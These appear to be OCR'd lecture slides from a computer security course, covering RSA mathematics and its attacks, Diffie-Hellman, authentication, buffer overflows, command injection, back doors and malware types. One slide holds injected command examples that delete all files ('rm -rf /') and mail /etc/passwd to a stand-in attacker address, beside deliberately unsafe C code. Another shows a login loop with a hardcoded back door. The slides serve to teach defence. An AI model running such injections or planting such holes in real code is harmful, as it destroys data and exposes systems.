
# Steganography





- Three zebras and a tree
- Three zebras, a tree, and the complete text of five plays by Shakespeare

# Basics of Cryptography




- Plaintext
- Ciphertext

# Basics of Cryptography

- Secret-key cryptography — symmetric-key cryptography
- Public-key cryptography
- Cryptographic hash function — one-way function
- Certification authority, CA
- Public key infrastructure, PKI

# Bézout's Theorem

- $a$ and $b$: positive integers
- There exist integers $s$ and $t$ such that
- $\gcd(a, b) = sa + tb$
- This is a linear combination with integer coefficients of $a$ and $b$
- $s$ and $t$ are called the Bézout's coefficients
- $s$ and $t$ can be found using the extended Euclidean algorithm

# Fermat's Little Theorem

- $p$ is a prime
- $a$ is an integer not divisible by $p$
- $a^{p-1} \equiv 1 \pmod{p}$
- Furthermore, for every integer $a$, $a^p \equiv a \pmod{p}$

# RSA Cryptosystem

- Choose $p$ and $q$, large primes
- $n = pq$
- Compute $\phi(n) = (p-1)(q-1)$
- Find an $e$ that is relatively prime to $(p-1)(q-1)$
  - $\gcd(e, \phi(n)) = 1$
  - Common choice: $e = 2^{16} + 1 = 65,537$
- Compute $d = e^{-1} \pmod{\phi(n)}$
  - $ed \equiv 1 \pmod{\phi(n)}$
  - Compute the Bézout's coefficients $s$ and $t$
  - $\gcd(e, \phi(n)) = se + t\phi(n) = 1$
  - $d = s$
  - The Euclidean algorithm takes $\log(n)$ time

# RSA Cryptosystem

- Public key $(n, e)$, private key $d$ — erase $\phi(n)$ after $d$ is computed
- To encrypt a message $m$, compute $c = m^e \mod n$
- To decrypt a cipher $c$, compute $m = c^d \mod n$
- This works because

$$de = 1 + k(p-1)(q-1)$$

$$c^d \equiv (m^e)^d = m^{de} = m^{1+k(p-1)(q-1)} \pmod{n}$$

- Assume $\gcd(m, p) = \gcd(m, q) = 1$, which is true except in rare cases
- By Fermat's little theorem,

$$m^{p-1} = 1 \pmod{p}$$

$$m^{q-1} = 1 \pmod{q}$$

$$c^d \equiv m \cdot m^{k(p-1)(q-1)} \equiv m \cdot 1 = m \pmod{n}$$

# Compute $m^e \mod n$

- $n$ has at least 1,024 bits
- If the message is short, pad it to 1,024 bits
- If the message is long, divide it into pieces of 1,024 bits
- Infeasible to explicitly raise $m$ to a large exponent $e$
- No computer has such an amount of RAM
- Not to mention CPU time

# Compute $m^e \mod n$

- Using modular arithmetic, we can compute
- $m \mod n, m^2 \mod n, m^3 \mod n, \ldots$
- Keep a small footprint
- But it still takes too much time when $e = 2^{16} + 1 = 65,537$

# Compute $m^e \mod n$

- Binary representation of $e = b_{k-1} b_{k-2} \ldots b_1 b_0$
- Pseudocode for fast modular exponentiation

```
c = 1
power = m mod n
for i = 0 to k − 1
  if (b_i == 1)
    c = (c * power) mod n
  power = (power * power) mod n
return c
```

- $\log(n)$ time
- $e = 2^{16} + 1$, in binary $(1000000000000001)_2$

# Security of RSA

- The security of RSA cryptosystem depends on the difficulty of factoring big numbers
- $(n, e)$ are public
- If Charlie can factor $n = pq$, he can compute $\phi(n) = (p-1)(q-1)$ and $d$
  - Charlies eavesdrops on Alice and Bob
- Then he can decrypt all ciphers
- Factoring big numbers is hard
- For common applications, 1,024-bit RSA is used
- For sensitive applications, 4,096-bit RSA is recommended

# RSA Factoring Challenge

- https://en.wikipedia.org/wiki/RSA_Factoring_Challenge
- RSA-576, 174 decimal digits
- $n = 188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059$
- Factored in 2003
- $p = 3980750864240649373971255005503864911990643623425267084063851895759463889572617685833 17$
- $q = 4727721461074353025362230719730482246329146953020971164598521711305207112563635903975 27$

# RSA-896 Not Factored Yet

- 270 decimal digits
- $n = 412023436986659543855531365332575948179811699844327982845455626433876445565248426198098870423161841879261420247188869492560931776375033421130982397485150944909106910269861031862704114880866970564902903653658674337317208131041051908642547932826013912576240339463732693 91$

# The Difference $p - q$ Should be Large

- $n = pq$ is an odd number, $p > q$
- Let $u = (p + q)/2$
- Let $v = (p - q)/2$
- $n = pq = u^2 - v^2$
- If $p - q$ is small, $v$ is half of the difference, and $u$ is slightly larger than $\sqrt{n}$
- Then Charlie can factor $n$ by trying $p = \sqrt{n} + 1, \sqrt{n} + 2, \sqrt{n} + 3, \ldots$ and break RSA

# The Modulus $n = pq$ Must be Unique

- Assume $n$ is shared by two people
- Public key $(n, e_1)$ with private key $d_1$, public key $(n, e_2)$ with private key $d_2$, such that $\gcd(e_1, e_2) = 1$
- The message $m$ is encrypted

$$c_1 = m^{e_1} \mod n$$

$$c_2 = m^{e_2} \mod n$$

- Charlie can use the extended Euclidean algorithm to calculate $s$ and $t$ such that $se_1 + te_2 = 1$
- He can compute $m$ by

$$c_1^s c_2^t = m^{se_1 + te_2} = m \mod n$$

# The Exponent $e$ Should be Large

- If $e = 3$ is chosen for fast computation
- If message $m$ is sent to three people with public keys $n_1$, $n_2$, and $n_3$
- Ciphertext $c_i = m^3 \mod n_i$
- By the Chinese remainder theorem, there is a unique $x < n_1 n_2 n_3$ such that


$$x = c_1 \mod n_1$$

$$x = c_2 \mod n_2$$

$$x = c_3 \mod n_3$$

- $m$ is the cube root of $x$

# Digital Signature




- Hash the document
- Run the hash through decryption
- The signed document

# Diffie-Hellman Key Exchange

- Alice and Bob publicly agree to use $p$ and $g$ for key exchange, where $p$ is a large prime, and $g$ is a primitive root modulo $p$
- Alice chooses a random number $a \in \{1, \ldots, p-1\}$
- Bob chooses a random number $b \in \{1, \ldots, p-1\}$
- Alice computes $A = g^a \mod p$
- Bob computes $B = g^b \mod p$
- Alice and Bob publicly exchange $A$ and $B$
- Alice computes $K = B^a \mod p = g^{ab} \mod p$
- Bob computes $K = A^b \mod p = g^{ab} \mod p$
- The secret key $K$ is shared by Alice and Bob
- Charlie knows $p$, $g$, $A$, and $B$, but not $a$, $b$, and $K$

# Man-in-the-Middle Attack

- Assume Charlie intercepts all communications between Alice and Bob
- When Alice and Bob initiate the key exchange, Charlie pretends to be Bob to Alice, and Alice to Bob
- Charlie exchanges keys separately with Alice and Bob
- Then he can read all messages between Alice and Bob
- Solution: use RSA to authenticate during key exchange

# CS 413 Applied Cryptography

- Take CS 413 if you are interested in cryptography

# Authentication

- Methods of authenticating users when they attempt to log in based on one of three general principles:
- Something the user knows
- Something the user has
- Something the user is

# Unix Password Security


| |
|---|
| Bobbie, 4238, e(Dog, 4238) |
| Tony, 2918, e(6%%TaeFF, 2918) |
| Laura, 6902, e(Shakespeare, 6902) |
| Mark, 1694, e(XaB#Bwcz, 1694) |
| Deborah, 1092, e(LordByron,1092) |

- Use salt to defeat precomputation of encrypted passwords

# Challenge-Response Authentication

- Questions should be chosen so that the user does not need to write them down
- Examples
- Who is Marjolein's sister?
- On what street was your elementary school?
- What did Mrs. Ellis teach?


# Use a Smart Card for Authentication





- Server sends 512 random bits
- Smart card adds the user's 512 bits of password, square the sum, return the middle 512 bits

# Authentication Using Biometrics

- A device for measuring finger lengths
- Facial recognition
- Iris
- Voice
- Odor (urine)
- Blood, blood vessel imaging



# Buffer Overflow Attack




- Situation when the main program is running
- After the procedure A has been called
- Buffer overflow shown in gray

# Buffer Overflow Attack

- Overflow the buffer B
- Replace the return address with the address of B
- Fill B with machine instructions, typically `execv()` a shell
- It replaces the original process — no child process is spawned
- Shellcode

# Data Execution Prevention

- Prevent code injection attacks
- The NX bit — No-eXecute
- W XOR X — Write-eXclusive-OR-eXecute
- Data segments (heap, stack, global variables) are writable
- Text segment is executable
- Linux, Mac OS X, Windows all have this protection

# Command Injection Attacks

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                          /* get input from the keyboard */
  strcat(cmd, src);                                   /* concatenate src after cp */
  strcat(cmd, " ");                                   /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                          /* get input from the keyboard */
  strcat(cmd, dst);                                   /* complete the commands string */
  system(cmd);                                        /* execute the cp command */
}
```

- `cp abc xyz`
- `cp abc xyz; rm -rf /`
- `cp abc xyz; mail me@hacker.com < /etc/passwd`

# Back Doors

- Normal code

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a)

- Code with a back door inserted

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

# CS 449 Introduction to Computer Security

- Take CS 449 if you are interested in cybersecurity

# Malware


- Viruses
- Trojan horses
- Worms
- Spyware
- Ransomware
- Rootkits

# Virus

- Executable program virus
- Companion virus
- Memory-resident virus
- Boot-sector virus
- Macro virus

